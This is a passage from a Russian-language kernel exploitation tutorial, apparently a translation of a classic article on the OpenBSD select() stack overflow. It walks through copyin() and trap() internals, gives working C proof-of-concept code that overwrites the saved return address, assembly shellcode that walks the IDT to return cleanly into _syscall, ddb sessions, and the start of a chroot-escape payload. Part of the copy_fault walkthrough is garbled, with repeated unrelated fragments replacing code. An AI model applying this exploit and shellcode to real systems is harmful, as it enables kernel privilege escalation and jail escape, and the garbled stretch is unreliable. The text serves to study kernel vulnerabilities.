уровня ядра она решается достаточно просто, и мы обсудим правильный подход.

— Проблема чистого возврата в пространство пользователя

Ещё одна проблема возникает после перезаписи сохранённого адреса возврата и получения управления: в этот момент можно дать волю фантазии при создании полезной нагрузки, но мы столкнёмся с трудностью возврата обратно в пространство пользователя — чтобы воспользоваться новыми привилегиями в изменённом ядре.

3.1 - Преодоление проблемы большого размера в `copyin()`

Для решения этой проблемы нам нужно изучить функции `copyin()` и `trap()` и понять их устройство изнутри.

Начнём с разбора примитива копирования `copyin()` из пространства пользователя в ядро; комментарии встроены прямо в код:

```
sys/arch/i386/i386/locore.s:955
```

```
ENTRY(copyin)
    pushl    %esi
    pushl    %edi
```

Сохранение `%esi, %edi`.

```
    movl     _C_LABEL(curpcb), %eax
```

Перемещение адреса блока управления текущим процессом (`_curpcb`) в `%eax`. `_C_LABEL()` — простой макрос, добавляющий знак подчёркивания к началу имени символа. См. `sys/arch/i386/include/asm.h:66`.

Блок управления процессом (PCB) — это структура ядра, специфичная для каждого процесса, хранящая текущее состояние выполнения процесса; её состав зависит от архитектуры. Она включает: указатель стека, счётчик команд, регистры общего назначения, регистры управления памятью и некоторые другие зависящие от архитектуры поля, такие как локальные таблицы дескрипторов (LDT) для конкретного процесса (i386) и т. п. Ядро *BSD расширяет PCB программными записями, такими как обработчик восстановления после сбоев `copyin/out` (`pcb_onfault`). Каждый блок управления процессом хранится и адресуется через структуру пользователя. См. `sys/user.h:61` и [4.4 BSD].

```
[1]    pushl    $0
```

Помещение НУЛЯ в стек; это станет понятным в эпилоге или функции `_copy_fault`, где есть соответствующая инструкция `popl`.

```
[2]    movl     $_C_LABEL(copy_fault), PCB_ONFAULT(%eax)
```

Перемещение адреса входа `_copy_fault` в член `pcb_onfault` блока управления процессом. Это устанавливает специальный обработчик сбоев для ошибок «защиты», «сегмент отсутствует» и «выравнивание». `copyin()` устанавливает собственный обработчик `_copy_fault`; мы вернёмся к этому при изучении кода `trap()`, поскольку именно там обрабатываются исключения процессора.

```
    movl     16(%esp), %esi
    movl     20(%esp), %edi
    movl     24(%esp), %eax
```

Перемещение первого, второго и третьего аргументов в `%esi, %edi, %eax` соответственно: `%esi` — буфер пространства пользователя, `%edi` — буфер назначения в ядре, `%eax` — размер.

/*

```

* We check that the end of the destination buffer is not past the end
* of the user's address space.  If it's not, then we only need to
* check that each page is readable, and the CPU will do that for us.
*/
movl    %esi,%edx
addl    %eax,%edx

```

Эта операция сложения проверяет, не выходит ли адрес буфера пользователя плюс размер (`%eax`) за пределы допустимого адресного пространства пользователя. Адрес пользователя помещается в `%edx`, затем к нему добавляется размер (`ubuf + size`), что указывает на предполагаемый конец буфера пользователя.

```

jc      _C_LABEL(copy_fault)

```

Умная проверка на целочисленное переполнение в предыдущей операции сложения. Например, адрес буфера пользователя `0x0ded` и размер `0xffffffff` — при беззнаковой арифметике произойдёт переполнение, результат будет `0x0dec`. Процессор установит флаг переноса в этом случае, и инструкция `jc` перейдёт к `_copy_fault`, которая выполнит очистку и вернёт `EFAULT`.

```

cmpl    $VM_MAXUSER_ADDRESS,%edx
ja      _C_LABEL(copy_fault)

```

Проверка диапазона: находится ли адрес пользователя плюс размер в допустимом диапазоне адресного пространства пользователя. Сравнение производится с константой `VM_MAXUSER_ADDRESS` — концом пользовательского стека (`0xdfbfe000` для OpenBSD 2.6–3.1). Если сумма (`%edx`) выше `VM_MAXUSER_ADDRESS`, инструкция `ja` перейдёт к `_copy_fault`, что завершит операцию копирования.

```

3:      /* bcopy(%esi, %edi, %eax); */
cld

```

Сброс флага направления, `DF = 0` означает, что операция копирования будет увеличивать индексные регистры `%esi` и `%edi`.

```

movl    %eax,%ecx
shrl    $2,%ecx
rep
movsl

```

Выполнение операции копирования по одному `long` за раз, из `%esi` в `%edi`.

```

movb    %al,%cl
andb    $3,%cl
rep
movsb

```

Копирование оставшихся данных (`size % 4`) по одному байту.

```

movl    _C_LABEL(curpcb),%edx
popl    PCB_ONFAULT(%edx)

```

Перемещение адреса PCB текущего процесса в `%edx`, затем извлечение из стека первого значения в член `pcb_onfault` (НОЛЬ [1], помещённый ранее). Это означает, что специальный обработчик сбоев снят с процесса.

```

popl    %edi
popl    %esi

```

Восстановление старых значений `%edi`, `%esi`.

```

xorl    %eax,%eax
ret

```

Возврат с нулевым возвращаемым значением: успех.

```

ENTRY(copy_fault)

```

Сюда попадаем при сбоях и неудачных проверках в `copyin()`.

rax	--> Динамически выделенная страница PAGE_SIZE
	в пространстве пользователя
xxxxxxxxxxx	--> Вектор переполнения (массив fd_set)

Перемещение адреса PCB текущего процесса в `%edx`, затем извлечение из стека первого значения в член `pcb_onfault` (НОЛЬ [1], помещённый ранее). Специальный обработчик сбоев снимается с процесса.

rax	--> Динамически выделенная страница PAGE_SIZE
	в пространстве пользователя
xxxxxxxxxxx	--> Вектор переполнения (массив fd_set)

Восстановление старых значений `%edi`, `%esi`.

```
movl    $EFAULT,%eax
ret
```

Возврат со значением `EFAULT` (14): неудача.

После этого детального разбора `copyin()` бросим беглый взгляд на `trap()` и разберёмся, как реализован `pcb_onfault`. `trap()` — главный интерфейс для обработки исключений, сбоев и прерываний ядра BSD.

```
trap.h:51:#define      T_PROTFLT          4          /* protection fault */
trap.h:63:#define      T_SEGNPFLT        16          /* segment not present fault */
trap.h:54:#define      T_ALIGNFLT        7          /* alignment fault */

sys/arch/i386/i386/trap.c:174
void
trap(frame)
    struct trapframe frame;
{
    register struct proc *p = curproc;
    int type = frame.tf_trapno;
    ...
    switch (type) {

    ...
line: 269

        case T_PROTFLT:
        case T_SEGNPFLT:
        case T_ALIGNFLT:
            /* Check for copyin/copyout fault. */
            if (p && p->p_addr) {
[2]                pcb = &p->p_addr->u_pcb;
[3]                if (pcb->pcb_onfault != 0) {
                    copyfault:
[4]                    frame.tf_eip = (int)pcb->pcb_onfault;
                    return;
                }
            }
    ...
}
```

Сбои «защиты», «сегмент отсутствует» и «выравнивание» обрабатываются совместно через оператор `switch` в коде `trap()`. Соответствующий `case` сначала проверяет наличие структуры процесса и структуры пользователя [1], затем загружает PCB из структуры пользователя [2], проверяет установлен ли `pcb_onfault` [3], и если установлен — перезаписывает указатель инструкций (`%eip`) PCB значением этого специального обработчика сбоев [4]. После переключения контекста процесса и выдачи ему процессора он начнёт выполнение с нового кода обработчика в пространстве ядра. В случае `copyin()` исполнение будет перенаправлено к `_copy_fault`.

Вооружившись всеми этими знаниями, мы можем предложить решение проблемы «`copyin()` с большим размером».

3.1.1 - `mprotect()` навсегда!

Операции с памятью x86, такие как попытка чтения из страницы только для записи (`-w-`), записи в страницу только для чтения (`r--`) или в недоступную страницу (`---`) и ряд других комбинаций, вызывают ошибку защиты, обрабатываемую кодом `trap()`, как показано выше.

Эта базовая функциональность позволит нам записывать в пространство ядра ровно столько байт, сколько нужно, независимо от фактического значения размера. Как видно выше, код `trap()` проверяет обработчик `pcb_onfault` для ошибок защиты и перенаправляет исполнение к нему. Чтобы остановить копирование из пространства пользователя в ядро, нам нужно отключить бит защиты от чтения у определённой страницы, следующей за вектором переполнения, и достичь нашей цели.

```

-----
|   rwx   | --> Динамически выделенная страница PAGE_SIZE
|         | в пространстве пользователя
|         |
|xxxxxxxxxx| --> Вектор переполнения (массив fd_set)
-----      (значения для перезаписи сохранённых %ebp, %eip)
|   -w-   |
|         |
|         | --> Динамически выделенная PAGE_SIZE-страница
|         | следом, PROT_WRITE
-----

```

Способ управления переполнением, описанный на диаграмме: выделить 2 блока памяти по `PAGE_SIZE`, заполнить конец первой страницы данными переполнения (вектором эксплуатации), а затем отключить бит защиты от чтения у следующей страницы.

На этом этапе возникает ещё одна проблема (хотя и довольно простая). `PAGE_SIZE` равен 4096 на x86, и 4096 байт переполненного стека обрушат ядро на более раннем этапе (до того как мы возьмём управление).

Для данного конкретного переполнения сохранённый `%ebp` и сохранённый `%eip` находятся в 192 и 196 байтах от переполняемого буфера соответственно. Поэтому мы выделим 2 страницы и передадим указатель `fd_set` как `second_page - 200`. Тогда `copyin()` начнёт копирование всего за 200 байт до конца читаемой страницы и сразу же наткнётся на нечитаемую страницу. Будет сгенерировано исключение, `trap()` обработает сбой, обработчик «ошибки защиты» проверит `pcb_onfault` и установит указатель инструкций текущего PCB на адрес обработчика — в данном случае `_copy_fault`. `_copy_fault` вернёт `EFAULT`.

Возвращаясь к коду `sys_select()`: макрос `getbits()` [4] проверит возвращаемое значение и перейдёт к метке `done` при любом значении, отличном от нуля (успех). В этот момент `sys_select()` устанавливает код ошибки (`errno`) и возвращается в `syscall()` (диспетчер

системных вызовов).

Тестовый код для проверки техники mprotect:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/mman.h>
#include <unistd.h>

int
main(void)
{
    char *buf;
    u_long pgsz = sysconf(_SC_PAGESIZE);

    buf = (char *) malloc(pgsz * 3);
    /* asking for 3 pages, just to be safe */
    if(!buf) { perror("malloc"); exit(-1); }
    memset(buf, 0x41, pgsz*3); /* 0x41414141 ;) */

    buf = (char *) (((u_long) buf & ~pgsz) + pgsz);
    /* actually, we'r using the 2. and 3. pages*/

    if(mprotect((char *) ((u_long) buf + pgsz), (size_t) pgsz,
                PROT_WRITE) < 0)
    {
        perror("mprotect"); exit(-1);
    }
    /* we set the 3rd page as WRITE only,
     * anything other than READ is fine
     */

    select(0x80000000, (fd_set *) ((u_long) buf + pgsz - 200), NULL,
           NULL, NULL);
}
```

— Отладчик ядра ddb>

Для отладки ядра необходимо настроить отладчик ddb. Выполните следующие команды, чтобы убедиться в его наличии, и не забывайте о необходимости консольного доступа для отладки ядра (физический доступ, консольный кабель или сетевые консольные устройства):

```
bash-2.05a# sysctl -w ddb.panic=1
ddb.panic: 1 -> 1
bash-2.05a# sysctl -w ddb.console=1
ddb.console: 1 -> 1
```

Первая команда sysctl настраивает ddb на активацию при паниках ядра. Вторая делает ddb доступным с консоли в любой момент по нажатию ESC+CTRL+ALT.

Изучение уязвимостей ядра невозможно без многочисленных паник, поэтому засучим рукава.

```
bash-2.05a# gcc -o test2 test2.c
bash-2.05a# sync
bash-2.05a# sync
bash-2.05a# uname -a
OpenBSD kernfu 3.1 GENERIC#59 i386
bash-2.05a# ./test2
uvm_fault(0xe4536c6c, 0x41414000, 0, 1) -> e
kernel: page fault trap, code=0
Stopped at 0x41414141:uvm_fault(0xe4536c6c, 0x41414000, 0, 1) -> e
...

ddb> trace
...
_kdb_trap(6,0,e462af08,1) at _kdb_trap+0xc1
_trap() at _trap+0x1b0
--- trap (number 6) ---
0x41414141:
ddb>
```

Всё это означает, что произошла ловушка страничного сбоя по адресу 0x41414141, и поскольку это недопустимый адрес для пространства ядра, страница не смогла быть подгружена (как и при любом обращении к недопустимому адресу), что привело к `panic()`. Мы на верном пути и действительно перезаписали `%eip`, поскольку была попытка загрузить страницу 0x41414000.

```
ddb> boot sync
....
```

Проверим, что управление получено путём перезаписи `%eip` — вот как установить нужные точки останова:

Нажмите CTRL+ALT+ESC:

```
ddb> x/i _sys_select,130
_sys_select:  pushl  %ebp
_sys_select+0x1: movl  %esp, %ebp
...
...
_sys_select+0x424: leave
_sys_select+0x425: ret
_sys_select+0x426: nop
...
ddb> break _sys_select+0x425
ddb> cont
^M--> hit enter!
bash-2.05a#
```

На этом этапе другой процесс может активировать `ddb>` из-за использования системного вызова `select` — просто введите `cont` в приглашении `ddb>` и нажмите Enter.

```
bash-2.05a# ./test2
...
ddb> print $ebp
41414141
ddb> x/i $eip
_sys_select+0x425: ret
ddb> x/x $esp
0xe461df3c: 41414141 --> saved instruction pointer!
ddb> boot sync
...
---
```

3.2 - Проблема хранения полезной нагрузки

Место хранения полезной нагрузки для уязвимостей пространства пользователя обычно представляет собой сам переполненный буфер (если он достаточно велик) или другое известное и управляемое пользователем место, такое как переменные окружения, остатки команд до переполнения и т. д. — иными словами, любая управляемая пользователем память, которая останется доступной достаточно долго. Поскольку переполненный буфер может быть небольшим, хранить в нём полезную нагрузку не всегда целесообразно. В данном конкретном случае содержимое переполненного буфера повреждается, и у нас не остаётся возможности вернуться в него. Кроме того, нам нужно достаточно места для выполнения кода в пространстве ядра для решения сложных задач: сброса указателей `chroot`, изменения `pcred`, `ucred` и `securelevel`, вычисления адреса возврата... По всем этим причинам мы будем выполнять полезную нагрузку в исходном буфере (источнике), а не в буфере назначения (переполненном). Это означает прыжок на страницу в пространстве пользователя, выполнение полезной нагрузки и прозрачный возврат к вызывающей стороне. Всё это законное исполнение кода с практически неограниченным пространством. В контексте переполнения `select(): copyin(ubuf, kbuf, big_num)` — мы выполним код внутри `ubuf`.

3.3 - Проблема возврата в пространство пользователя

После получения управления и выполнения полезной нагрузки нам нужно навести порядок и отправиться обратно в пространство пользователя — но это не так просто, как кажется. Моим первым подходом было выполнение `iret` (возврат из прерывания) в полезной нагрузке после изменения всех необходимых структур ядра, но этот подход оказался крайне болезненным. Прежде всего, воспроизвести всю постобработку системного вызова, выполняемую функцией `syscall()`, непросто. Код `trap()` для перехода из ядра в пространство пользователя также нелегко преобразовать в ассемблерный код полезной нагрузки. Однако самая очевидная причина отказаться от техники `iret` — возня с важными примитивами ядра, такими как блокировки, ожидающие сигналы и/или маскируемые прерывания, является весьма рискованным занятием, резко снижающим надёжность эксплойтов и увеличивающим вероятность паник ядра после эксплуатации. Поэтому я решил держаться подальше от этого пути!

Решение было очевидным: после выполнения полезной нагрузки следует вернуться к той точке в обработчике `syscall()`, куда `_sys_select()` должна была вернуться по обычному пути. После этой точки нам не нужно беспокоиться ни об одном из упомянутых примитивов ядра. Это решение порождает вопрос: как узнать, куда возвращаться, ведь мы перезаписали адрес возврата, чтобы захватить управление, и потеряли адрес вызывающей стороны? Мы рассмотрим многие возможные решения в разделе 5, а использование регистра `idtr` для получения адресов в пространстве ядра будет представлено в разделе 5.2 в качестве серьёзного развлечения!! Поехали...

4 - Создание эксплойта

В этом разделе обсудим установку правильных точек останова и вычисление расстояния до сохранённого указателя инструкций. Также будет представлена новая версия тестового кода для демонстрации успешного перенаправления исполнения в буфер пространства пользователя.

4.1 - Точки останова и вычисление расстояния

```
bash-2.05a# nm /bsd | grep _sys_select
e045f58c T _linux_sys_select
e01c5a3c T _sys_select
bash-2.05a# objdump -d --start-address=0xe01c5a3c --stop-address=0xe01c5e63 \
> /bsd | grep _copyin
e01c5b72:      e8 f9 a9 f3 ff          call    e0100570 <_copyin>
e01c5b9f:      e8 cc a9 f3 ff          call    e0100570 <_copyin>
e01c5bcc:      e8 9f a9 f3 ff          call    e0100570 <_copyin>
e01c5bf9:      e8 72 a9 f3 ff          call    e0100570 <_copyin>
```

Первый вызов `copyin()` — тот, что копирует `readfds` и вызывает переполнение стека ядра. Именно он нам нужен.

```
CTRL+ALT+ESC
bash-2.05a# Stopped at _Debugger+0x4: leave
ddb> x/i 0xe01c5b72
_sys_select+0x136:□call□_copyin
```

Это три аргумента, помещённые в стек для вызова `copyin()`: `ubuf: 0x5f38`, `kbuf: 0xe461de78`, `len: 10000000`.

В соглашении о вызовах x86 два `long` перед базовым указателем — это сохранённый `eip` (адрес возврата) и сохранённый `ebp`. Вычисление расстояния между буфером стека и сохранённым `eip` в `ddb`:

Расстояние между адресом сохранённого «адреса возврата» и буфером ядра составляет 196 (0xc4) байт. Ограничение операции `copyin()` 200 байтами с помощью техники `mprotect()` обеспечит чистое переполнение.

4.2 - Перезапись адреса возврата и перенаправление исполнения

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/mman.h>
#include <unistd.h>

int
main(void)
{
    char *buf;
    long *lptr;
    u_long pgsz = sysconf(_SC_PAGESIZE);

    buf = (char *) malloc(pgsz * 3);
    if(!buf) { perror("malloc"); exit(-1); }
    memset(buf, 0xcc, pgsz*3); /* int3 */

    buf = (char *) (((u_long) buf & ~pgsz) + pgsz);

    if(mprotect((char *) ((u_long) buf + pgsz), (size_t) pgsz,
        PROT_WRITE) < 0)
    {
        perror("mprotect"); exit(-1);
    }
    lptr = (long *) ((u_long)buf + pgsz - 8);
```

```

        *lptr++ = 0xbaddcafe; /* saved %ebp, does not
                               * matter at this stage
                               */
        *lptr++ = (long) buf; /* overwrite the return addr
                               * with buf's addr
                               */
        select(0x80000000, (fd_set *) ((u_long) buf + pgsz - 200), NULL,
              NULL, NULL);
    }

```

Код `test3.c` перезаписывает сохранённый `ebp` значением `0xbaddcafe`, а сохранённый указатель инструкций — адресом буфера пространства пользователя, заполненного инструкциями `int 3` (отладочные прерывания). Этот код должен активировать отладчик ядра.

```

bash-2.05a# gcc -o test3 test3.c
bash-2.05a# ./test3
Stopped at 0x5001: int $3
ddb> x/i $eip,2
0x5001: int $3
0x5002: int $3
ddb> print $ebp
baddcafe
ddb> boot sync
...

```

Всё идёт по плану: мы успешно переходим в пространство пользователя и выполняем код. Теперь сосредоточимся на других вопросах: создании полезной нагрузки/шеллкода, получении адресов символов во время выполнения и т. д.

5 - Как получить смещения и адреса символов

Прежде чем думать о том, чего достичь с помощью полезной нагрузки ядра, необходимо вспомнить ранее поднятые вопросы о том, как вернуться в пространство пользователя. Предложенное решение в основном сводится к исправлению `%ebp`, нахождению адреса обработчика `syscall()` в памяти и определению точки возврата внутри `syscall()`. Очевидное место для выполнения упомянутых исправлений — полезная нагрузка, но это порождает сложность: как получить адреса ядра. Рассмотрев некоторые недостаточные техники предэксплуатации, такие как `nm /bsd`, `kvm_open()` и `nlist()` — все они неприменимы при нечитаемом образе ядра (`/bsd`), — я пришёл к выводу, что весь сбор адресов должен выполняться во время выполнения (в состоянии выполнения полезной нагрузки). Разработчики под Win32 давно выполняют подобную автоматизацию в шеллкодах, обходя блок окружения потока (TEB). Структуры ядра, такие как структура процесса, также должны быть переданы полезной нагрузке для достижения наших целей. В следующих разделах представлены предлагаемые решения для получения адресов в пространстве ядра.

5.1 - Системный вызов `sysctl()`

Системный вызов `sysctl()` позволит нам получить информацию о структуре процесса, необходимую для полезных нагрузок, манипулирующих учётными данными и `chroot`. В этом разделе мы кратко рассмотрим внутренности системного вызова `sysctl()`.

`sysctl` — это системный вызов для получения и установки информации уровня ядра из пространства пользователя. У него удобный интерфейс для передачи данных между ядром и

пространством пользователя. Интерфейс `sysctl` структурирован на несколько подкомпонентов: ядро, аппаратное обеспечение, виртуальная память, сеть, файловая система и интерфейсы управления архитектурой. Нас интересуют `sysctl` ядра, обрабатываемые функцией `kern_sysctl()`. См. `sys/kern/kern_sysctl.c:234`. Функция `kern_sysctl()` также назначает различные обработчики для определённых запросов, таких как структура `proc`, `clockrate`, `vnode` и информация о файлах. Структура процесса обрабатывается функцией `sysctl_doproc()` — именно через неё мы и получим доступ к информации из пространства ядра.

```
int
sysctl_doproc(name, namelen, where, sizep)
    int *name;
    u_int namelen;
    char *where;
    size_t *sizep;
{
    ...

[1] for (; p != 0; p = LIST_NEXT(p, p_list)) {

    ...
[2]     switch (name[0]) {

        case KERN_PROC_PID:
            /* could do this with just a lookup */
[3]         if (p->p_pid != (pid_t)name[1])
                continue;
                break;

            ...

        }

        ....

        if (buflen >= sizeof(struct kinfo_proc)) {
[4]             fill_eproc(p, &eproc);
[5]             error = copyout((caddr_t)p, &dp->kp_proc,
                             sizeof(struct proc));
            ....

void
fill_eproc(p, ep)
    register struct proc *p;
    register struct eproc *ep;
{
    register struct tty *tp;

[6]     ep->e_paddr = p;
```

Для `sysctl_doproc()` возможны различные типы запросов, обрабатываемых оператором `switch` [2]. `KERN_PROC_PID` — запрос, достаточный для получения необходимой информации об адресе структуры `proc` любого процесса. Для переполнения `select()` было достаточно получить адрес `proc` родительского процесса, однако уязвимость `setitimer()` использует интерфейс `sysctl()` множеством различных способов (подробнее об этом позже).

Код `sysctl_doproc()` итерирует [1] по связанному списку структур `proc` для поиска запрошенного PID [3], и если он найден, определённые структуры (`eproc` и `kp_proc`) заполняются [4], [5] и копируются в пространство пользователя. `fill_eproc()` (вызываемая из [4]) выполняет ключевое действие [6] и копирует адрес `proc` запрошенного PID в член `e_paddr` структуры `eproc`, которая в итоге копируется в пространство пользователя в структуре `kinfo_proc` (основная структура данных для функции `sysctl_doproc()`). Подробнее о членах этих структур см. `sys/sys/sysctl.h`.

Ниже приведена функция, которую мы будем использовать для получения структуры `kinfo_proc`:

```

void
get_proc(pid_t pid, struct kinfo_proc *kp)
{
    u_int arr[4], len;

    arr[0] = CTL_KERN;
    arr[1] = KERN_PROC;
    arr[2] = KERN_PROC_PID;
    arr[3] = pid;
    len = sizeof(struct kinfo_proc);
    if(sysctl(arr, 4, kp, &len, NULL, 0) < 0) {
        perror("sysctl");
        exit(-1);
    }
}

```

Интерфейс вполне прямолинеен: CTL_KERN перенаправляется в kern_sysctl() через sys_sysctl(), KERN_PROC перенаправляется в sysctl_doproc() через kern_sysctl(), KERN_PROC_PID обрабатывается упомянутым оператором switch, в итоге возвращая структуру kinfo_proc.

***Замечание:** Системный вызов sysctl() задумывался с благими намерениями — динамически получать и устанавливать информацию ядра. Однако с точки зрения безопасности я считаю, что sysctl() не должен слепо выдавать информацию о структуре proc для любого запрошенного PID. Проверки полномочий должны быть добавлены в нужных местах, особенно для интерфейса sysctl_doproc()...*

5.2 - Техника sidt и поиск _kernel_text

Как упоминалось ранее, нам нужно прозрачное выполнение полезной нагрузки, чтобы _sys_select() в итоге вернулась к своему вызывающему _syscall(), как и ожидается. В этом разделе объясняется, как найти путь возврата. Решение основано на регистре idtr (регистр таблицы дескрипторов прерываний), содержащем фиксированный адрес начала таблицы дескрипторов прерываний (IDT).

Не вдаваясь в излишние подробности: IDT — это таблица, содержащая обработчики прерываний для различных векторов прерываний. Каждое прерывание в x86 представлено числом от 0 до 255 — так называемыми векторами прерываний. Эти векторы используются для нахождения начального обработчика любого прерывания в IDT. IDT содержит 256 записей по 8 байт каждая. Записи IDT могут быть трёх разных типов, но мы сосредоточимся только на дескрипторе шлюза:

```

sys/arch/i386/include/segment.h:99

struct gate_descriptor {
    unsigned gd_looffset:16;      /* gate offset (lsb) */
    unsigned gd_selector:16;      /* gate segment selector */
    unsigned gd_stkcpy:5;         /* number of stack wds to cpy */
    unsigned gd_xx:3;             /* unused */
    unsigned gd_type:5;           /* segment type */
    unsigned gd_dpl:2;           /* segment descriptor priority level */
    unsigned gd_p:1;             /* segment descriptor present */
    unsigned gd_hioffset:16;      /* gate offset (msb) */
}

```

Члены gd_looffset и gd_hioffset структуры gate_descriptor образуют адрес низкоуровневого обработчика прерывания. Подробнее о различных полях см. в руководствах по архитектуре [Intel].

Интерфейс системных вызовов для запроса служб ядра реализован через программное прерывание 0x80. Вооружившись этим знанием, начиная с адреса низкоуровневого обработчика прерывания системного вызова и двигаясь по тексту ядра, мы можем найти высокоуровневый обработчик системных вызовов и в итоге вернуться к нему.

Таблица дескрипторов прерываний в OpenBSD называется `_idt_region`, а слот номер 0x80 — это дескриптор шлюза для прерывания системного вызова `int 0x80`. Поскольку каждый элемент занимает 8 байт, дескриптор шлюза системного вызова находится по адресу `_idt_region + 0x80 * 0x8`, то есть `_idt_region + 0x400`.

```
bash-2.05a# Stopped at _Debugger+0x4: leave
ddb> x/x _idt_region+0x400
_idt_region+0x400: 0x80e4c
ddb> ^M
_idt_region+0x404: 0xe010ef00
```

Чтобы найти начальный обработчик системных вызовов, нужно выполнить операции сдвига и побитового ИЛИ над полями битов дескриптора шлюза, что даёт адрес ядра `0xe0100e4c`.

```
bash-2.05a# Stopped at _Debugger+0x4: leave
ddb> x/x 0xe0100e4c
_Xosyscall_end: 0xpushl 0x0x2
ddb> ^M
_Xosyscall_end+0x2: 0xpushl 0x0x3
...
...
_Xosyscall_end+0x20: 0xcall 0xsyscall
...
```

При исключении или программном прерывании соответствующий вектор находится в IDT, и исполнение перенаправляется к обработчику из дескриптора шлюза. Это промежуточный обработчик, который в итоге ведёт к реальному обработчику. Как видно из вывода отладчика ядра, начальный обработчик `_Xosyscall_end` сохраняет все регистры (плюс некоторые другие низкоуровневые операции) и сразу вызывает реальный обработчик `_syscall()`.

Было отмечено, что регистр `idtr` всегда содержит адрес `_idt_region`; вот как получить его содержимое:

```
sidt 0x4(%edi)
mov 0x6(%edi),%ebx
```

Адрес `_idt_region` помещается в `ebx`, и IDT теперь доступна через `ebx`. Ассемблерный код для получения обработчика системных вызовов, начиная с начального обработчика:

```
sidt 0x4(%edi)
mov 0x6(%edi),%ebx      # mov _idt_region is in ebx
mov 0x400(%ebx),%edx     # _idt_region[0x80 * (2*sizeof long) = 0x400]
mov 0x404(%ebx),%ecx     # _idt_region[0x404]
shr $0x10,%ecx          #
sal $0x10,%ecx          # ecx = gd_hioffset
sal $0x10,%edx          #
shr $0x10,%edx          # edx = gd_looffset
or  %ecx,%edx           # edx = ecx | edx = _Xosyscall_end
```

На этом этапе мы успешно нашли местоположение начального/промежуточного обработчика; следующий шаг — пройти по тексту ядра, найти `call _syscall`, взять смещение инструкции `call` и сложить его с адресом расположения инструкции. Также необходимо прибавить 5 к смещению за размер самой инструкции `call`.

```
xor %ecx,%ecx          # zero out the counter
up:
inc %ecx
movb (%edx,%ecx),%b1    # b1 = _Xosyscall_end++
cmpb $0xe8,%b1         # if b1 == 0xe8 : 'call'
jne up
lea (%edx,%ecx),%ebx    # _Xosyscall_end+%ecx: call _syscall
```

```

inc    %ecx
mov    (%edx,%ecx),%ecx    # take the displacement of the call ins.
add    $0x5,%ecx           # add 5 to displacement
add    %ebx,%ecx           # ecx = _Xosyscall_end+0x20 + disp = _syscall()

```

На этом этапе `%ecx` содержит адрес реального обработчика `_syscall()`. Следующий шаг — определить, куда внутри функции `syscall()` следует вернуться. Это потребовало более широкого исследования различных версий OpenBSD с различными параметрами компиляции ядра. К счастью, оказалось безопасно искать инструкцию `call *%eax` внутри `_syscall()`, поскольку именно она используется для диспетчеризации каждого системного вызова к его конечному обработчику во всех протестированных версиях OpenBSD.

В версиях OpenBSD 2.6–3.1 код ядра всегда диспетчеризировал системные вызовы через инструкцию `call *%eax`, уникальную в пределах функции `_syscall()`.

```

bash-2.05a# Stopped at          _Debugger+0x4: leave
ddb> x/i _syscall+0x240
_syscall+0x240: call *%eax
ddb> cont

```

Наша цель — определить смещение (в приведённом дизассемблере это `0x240`) для любой версии ядра, чтобы вернуться к инструкции сразу после него из нашей полезной нагрузки и достичь цели. Код для поиска `call *%eax`:

```

# _syscall+0x240: ff
# _syscall+0x241: d0    0x240->0x241  OBS3.1

mov    %ecx,%edi          # ecx is the addr of _syscall
movw   $0xd0ff,%ax        # search for ffd0 'call *%eax'
cld
mov    $0xffffffff,%ecx
repnz
scasw                      # scan (%edi++) for %ax

# %edi gets incremented one last time before breaking the loop
# %edi contains the instruction address just after 'call *%eax'
# so return to it!!!

xor    %eax,%eax          #set up the return value = Success ;)

push   %edi              # push %edi on the stack and return to it
ret

```

Вот всё, что нужно для чистого возврата. Эта полезная нагрузка может использоваться при переполнении любого системного вызова без каких-либо дополнительных изменений.

5.3 - Техника `_db_lookup()`

Эта техника не вводит новых концепций; это просто ещё один поиск по тексту ядра для нахождения адреса `_db_lookup()` — аналога `dlsym()` в пространстве ядра. Поиск основан на сигнатуре функции, которая достаточно надёжна для последних версий, на которых разрабатывался код, но может не работать в более старых версиях. Я решил не включать её в текст ради краткости, но это та же самая концепция `repnz scas`, что используется в технике `idtr`. (Для примера кода свяжитесь со мной.)

5.4 - `/usr/bin/nm`, `kvm_open()`, `nlist()`

`/usr/bin/nm`, библиотека `kvm` и интерфейс библиотеки `nlist()` — все они могут использоваться для получения символов и смещений в пространстве ядра, но, как уже упоминалось, все они требуют читаемого образа ядра и/или дополнительных привилегий, которые в большинстве защищённых систем обычно недоступны.

Кроме того, наиболее очевидная проблема с этими интерфейсами — они вообще не будут работать в среде `chroot()` без привилегий (`nobody`). Это основные причины, по которым я не использовал эти техники на этапе эксплуатации для повышения привилегий и выхода из `chroot`, однако после установления полного контроля над системой (`uid = 0` и выход из `jail`) я всё же воспользовался автономным сбором символов из бинарников для сброса `securelevel` — подробнее об этом далее.

5.5 - Восстановление `%ebp`

После обработки сохранённого адреса возврата нам нужно исправить `%ebp`, чтобы предотвратить сбои на последующих этапах (особенно в коде `_syscall()`). Правильный способ вычислить `%ebp` — найти разницу между указателем стека и сохранённым базовым указателем при выходе из процедуры и использовать это статическое число для восстановления `%ebp`. Для всех версий OpenBSD 2.6–3.1 это различие составляет `0x68` байт. Можно просто установить точку останова на прологе `_sys_select` и ещё одну прямо перед инструкцией `leave` в эпилоге, а затем вычислить разницу между `%ebp`, записанным в прологе, и `%esp`, записанным непосредственно перед эпилогом.

```
lea 0x68(%esp),%ebp # fixup ebp
```

Приведённая инструкция достаточна для восстановления `%ebp` к его прежнему значению.

6 - Создание полезной нагрузки/шеллкода

В следующих разделах мы разработаем небольшие полезные нагрузки, изменяющие определённые поля структуры `proc` родительского процесса для получения повышенных привилегий и выхода из окружений `chroot/jail`. Затем разработанный ассемблерный код будет скомбинирован с кодом `sidt`, чтобы вернуться в пространство пользователя и воспользоваться новыми привилегиями.

6.1 - Что нужно достичь

Настройка `jail` с привилегиями `nobody` и попытка выбраться из него — вполне достойная цель. Поскольку все эти принципы разделения привилегий пришли в OpenBSD с последним OpenSSH, было бы неплохо продемонстрировать, насколько тривиально обойти такую «защиту» с помощью уязвимостей уровня ядра.

Некоторые службы `inetd.conf` и OpenSSH запускаются под пользователем `nobody` в окружении `chroot/jail` — предполагается, что это обеспечивает дополнительную защиту. Это совершенно ложное чувство безопасности. Следует код `jailme.c`:

```

jailme.c:

#include <stdio.h>

int
main()
{
    chdir("/var/tmp/jail");
    chroot("/var/tmp/jail");
    setgroups(NULL, NULL);
    setgid(32767);
    setegid(32767);
    setuid(32767);
    seteuid(32767);
    execl("/bin/sh", "jailed", NULL);
}

bash-2.05a# gcc -o jailme jailme.c
bash-2.05a# cp jailme /tmp/jailme
